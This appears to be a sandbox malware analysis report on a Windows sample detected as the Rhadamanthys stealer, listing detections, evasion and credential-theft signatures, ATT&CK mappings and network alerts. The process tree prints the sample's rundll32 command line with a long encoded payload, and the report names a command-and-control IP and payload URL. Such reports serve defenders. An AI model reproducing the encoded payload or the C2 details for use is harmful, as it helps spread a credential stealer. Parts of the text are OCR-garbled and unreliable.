JoeSandbox Cloud BASIC

Windows Analysis Report


Edit tour

MqE1p1WFrf.exe

Overview

General Information

Sample Name:	MqE1p1WFrf.exe
Analysis ID:	790122
MD5:	dd1039364…
SHA1:	39aad598cf…
SHA256:	013093879…
Tags:	32 exe Rhadamanthys trojan
Infos:	HTTP YARA



Detection

MALICIOUS

SUSPICIOUS

CLEAN

UNKNOWN


RHADAMANTHYS

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detecti…
- Yara detected RHADAMA…
- Yara detected AntiVM3
- System process connect…
- Multi AV Scanner detecti…
- Snort IDS alert for networ…
- Hides threads from debug…
- Tries to steal Mail creden…
- Tries to harvest and steal …
- Query firmware table infor…
- Tries to detect sandboxe…
- Queries memory informati…
- Tries to harvest and steal …
- Queries sensitive Plug an…

Classification



Process Tree

- **System is w10x64**
- MqE1p1WFrf.exe (PID: 3648 cmdline: C:\Users\user\Desktop\MqE1p1WFrf.exe MD5: DD10393642798DB29A624785EAD8ECEC)
  - rundll32.exe (PID: 3352 cmdline: "C:\Users\user\AppData\Roaming\nsis_uns60877c.dll",PrintUIEntry |5CQkOhmAAAA|1TKr5GsMwYD|67sDqg8OAAI|xYmwxC0TNSO|1k8B3tZkgiyf2sAZQByAG4XAP9sADMAMgAuAKVkHwBs8|AtBQPz8DW|AE8ANgBGOwBjrwAxAHYhAEIJAEjvADAAWi0CWUiD|+wo6AQCAABI|4PEKMPMzMxM|4IEJBhliVQkvxBliUwkCF0BSP+LRCQwSIkEJPaBAThIbwAISMdE2yQQLQHrDoEBEEjXg8ABjwEQgQFASO05IgBzJZ8Diwwk|0gDyEiLwUiL9UyrAVR7AAPRSIt|yooJiAjrwWYFv2VIiwQIYPPwM||JSItQGEg70f90NkiDwiBIi|8CSDvCdCpmg|94SBh1GkyLQP9QZkGDOGt0B+4REUt1CBEQeBAu|3QFSIsA69VI64tI|QDBagBAU1X|VIdBVEFVQVb7QVddAWaBOU1a|02L+EyL8kiL79kPhfzz8ExjSf88QYE8CVBFAO8AD4Xq8|BBi4T7CYjz8IXASI087wEPhNZqEYO8Cd2MLQEPhMfz8ESL|2cgRItfHIt3|yREi08YTAPh|0wD2UgD8TPJv0WFyQ+EpPPwTf+LxEGLEEUz0v9IA9OKAoTAdP8dQcHKDQ++wN76AAFEA9C|EXXs|0GB+qr8DXx0|w6DwQFJg8AE|0E7yXNp68aL|8EPtwxORYss|4tMA+t0WDPtvqoQdFFBixTBANP|M8mKAkyLwuu3D8HJyBEDyOUQAfdBigDVEO0zwDOf9kE7DLbgEKYAg||GAYP4CHLu6|8KSIvLQf|VSd+JBPeDxeQQxATfO28Ycq9mAUFf|0FeQV1BXF9e+11bMxdIgexgAf5kAIvp6Gb+||+|SIXAD4SYdSBM9Y2vAYsrEMgz|+j9m30gjV8ETI1F|0Yz0ovL|1Qk|WiAIEyL4A+Ea3p1IEWoEDPAi9ORIF9IiXwkIKYgcIAgP0iL8A+ES3UgpiD|UEiNVghEjUffQEiNjCSFEUiL79jofP1+Il1WSGreIBDiIczz8Ohn7yA|RIsGjVcIQSCmIL1YyiGJhCSAhxLe9vPwiw7aIFiJjCTYcREHMJEg6DHvlluc|i0yTltdOkiD+|tsSIogMEyJZCTvOEyLpBoyTIlcboQBhCTchxGGko0Ru41HSzCMJPDz8Enfi9To6fwFMIqc7ngySI2EeDJBgPN|IY1PbEQwGKQCf4PpAXXzgbx4Mv8hUmV4dU2LhLsk9ClxICT4NQHC|0g72HI4g|psv3YzRI1JQPoAIKdBuACYAKYgQMoi+Od0GUS2MMAxSY1U+yRskSBJg+hs6N1rgjBIi86mIHhI|4X|dBKLVUJM|I4wGzFIjUwkQP8P10iBxHQhYSQtCC0B MD5: 73C519F050C20580F8A62C849D49215A)
    - WerFault.exe (PID: 6076 cmdline: C:\Windows\system32\WerFault.exe -u -p 3352 -s 648 MD5: 2AFFE478D86272288BBEF5A00BBEF6A0)
- **cleanup**

Malware Configuration

⊘ **No configs have been found**

JoeSandbox Cloud BASIC

Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000004.00000003.353314399.0000017ED8C6D000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_RHADAMANTHYS	Yara detected RHADAMANTHYS Stealer	Joe Security	
00000004.00000003.353657620.0000017ED8E6D000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_RHADAMANTHYS	Yara detected RHADAMANTHYS Stealer	Joe Security	
00000004.00000003.406415950.0000017ED8D42000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_RHADAMANTHYS	Yara detected RHADAMANTHYS Stealer	Joe Security	
00000001.00000003.307940010.000000000056E000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
00000001.00000003.307940010.000000000056E000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_RHADAMANTHYS	Yara detected RHADAMANTHYS Stealer	Joe Security	

Click to see the 9 entries

Unpacked PEs

Source	Rule	Description	Author	Strings
4.3.rundll32.exe.17ed8d50000.9.unpack	JoeSecurity_RHADAMANTHYS	Yara detected RHADAMANTHYS Stealer	Joe Security	
4.3.rundll32.exe.17ed8ee0000.11.unpack	JoeSecurity_RHADAMANTHYS	Yara detected RHADAMANTHYS Stealer	Joe Security	
4.3.rundll32.exe.17ed8d50000.8.unpack	JoeSecurity_RHADAMANTHYS	Yara detected RHADAMANTHYS Stealer	Joe Security	
4.3.rundll32.exe.17ed8e60000.14.unpack	JoeSecurity_RHADAMANTHYS	Yara detected RHADAMANTHYS Stealer	Joe Security	
1.3.MqE1p1WFrf.exe.2830000.2.unpack	JoeSecurity_Keylogger_Generic	Yara detected Keylogger Generic	Joe Security	

Click to see the 2 entries

Sigma Signatures

⊘ **No Sigma rule has matched**

Snort Signatures

ETPRO TROJAN Rhadamanthys Stealer - Data Exfil - Source IP: 192.168.2.5 - Destination IP: 179.43.163.126 ▼

ETPRO TROJAN Rhadamanthys Stealer - Payload Response - Source IP: 179.43.163.126 - Destination IP: 192.168.2.5 ▼

ET TROJAN Rhadamanthys Stealer - Payload Download Request - Source IP: 192.168.2.5 - Destination IP: 179.43.163.126 ▼

Joe Sandbox Signatures

Click to jump to signature section

Show All Signature Results

AV Detection

- Multi AV Scanner detection for submitted file
- Multi AV Scanner detection for dropped file

Networking

- System process connects to network (likely due to code injection or exploit)
- Snort IDS alert for network traffic

Malware Analysis System Evasion

- Yara detected AntiVM3
- Query firmware table information (likely to detect VMs)
- Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)
- Queries memory information (via WMI often done to detect virtual machines)
- Queries sensitive Plug and Play Device Information (via WMI, Win32_PnPEntity, often done to detect virtual machines)
- Checks if the current machine is a virtual machine (disk enumeration)
- Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

Anti Debugging

- Hides threads from debuggers

HIPS / PFW / Operating System Protection Evasion

- System process connects to network (likely due to code injection or exploit)

Stealing of Sensitive Information


- Yara detected RHADAMANTHYS Stealer
- Tries to steal Mail credentials (via file / registry access)
- Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)
- Tries to harvest and steal Bitcoin Wallet information
- Tries to harvest and steal browser information (history, passwords, etc)

Remote Access Functionality

- Yara detected RHADAMANTHYS Stealer

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	2 2 1 Windows Management Instrumentation	Path Interception	1 3 Process Injection	1 Masquerading	1 OS Credential Dumping	1 System Time Discovery	Remote Services	1 Email Collection	Exfiltration Over Other Network Medium	2 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	1 2 Command and Scripting Interpreter	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	3 5 Virtualization/Sandbox Evasion	2 1 Input Capture	7 7 1 Security Software Discovery	Remote Desktop Protocol	2 1 Input Capture	Exfiltration Over Bluetooth	2 Ingress Tool Transfer	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	2 Native API	Logon Script (Windows)	Logon Script (Windows)	1 Disable or Modify Tools	1 Credentials in Registry	3 5 Virtualization/Sandbox Evasion	SMB/Windows Admin Shares	1 Archive Collected Data	Automated Exfiltration	1 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 3 Process Injection	NTDS	1 2 Process Discovery	Distributed Component Object Model	1 Data from Local System	Scheduled Transfer	1 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Obfuscated Files or Information	LSA Secrets	2 File and Directory Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 Rundll32	Cached Domain Credentials	2 5 7 System Information Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features

Behavior Graph



Startdate: 23/01/2023
Architecture: WINDOWS
Score: 100
CLEAN
UNKNOWN
Snort IDS alert for network traffic
Multi AV Scanner detection for dropped file
Multi AV Scanner detection for submitted file
3 other signatures
179.43.163.126, 49700, 49701, 80
PLI-ASCH
Panama
dropped
C:\Users\user\AppData\...\nsis_uns60877c.dll, PE32+
Query firmware table information (likely to detect VMs)
Que and Pl (via WMI, Win32_PnPEntity, often done to detect virtual machines)
Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)
System process connects to network (likely due to code injection or exploit)
Tries to harvest steal Putty / Win information (ses passwords, e
Process
Signature
Created File
DNS/IP Info
Is Dropped
Is Windows Process
Number of created Registry Values
Number of created Files
Visual Basic
Delphi
Java
.Net C# or VB.NET
C, C++ or other language
Is malicious
Internet


Screenshots

Download Video

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
MqE1p1WFrf.exe	64%	ReversingLabs	Win32.Trojan.Phonzy	
MqE1p1WFrf.exe	69%	Virustotal		Browse

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\nsis_uns60877c.dll	21%	ReversingLabs	Win64.Trojan.Generic	
C:\Users\user\AppData\Roaming\nsis_uns60877c.dll	24%	Virustotal		Browse

Unpacked PE Files

No Antivirus matches

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
https://discord.com	0%	URL Reputation	safe	
http://179.43.163.126/datalib/vldfce.hrgh	0%	Avira URL Cloud	safe	

Domains and IPs

Download Network PCAP: filtered – full

Contacted Domains

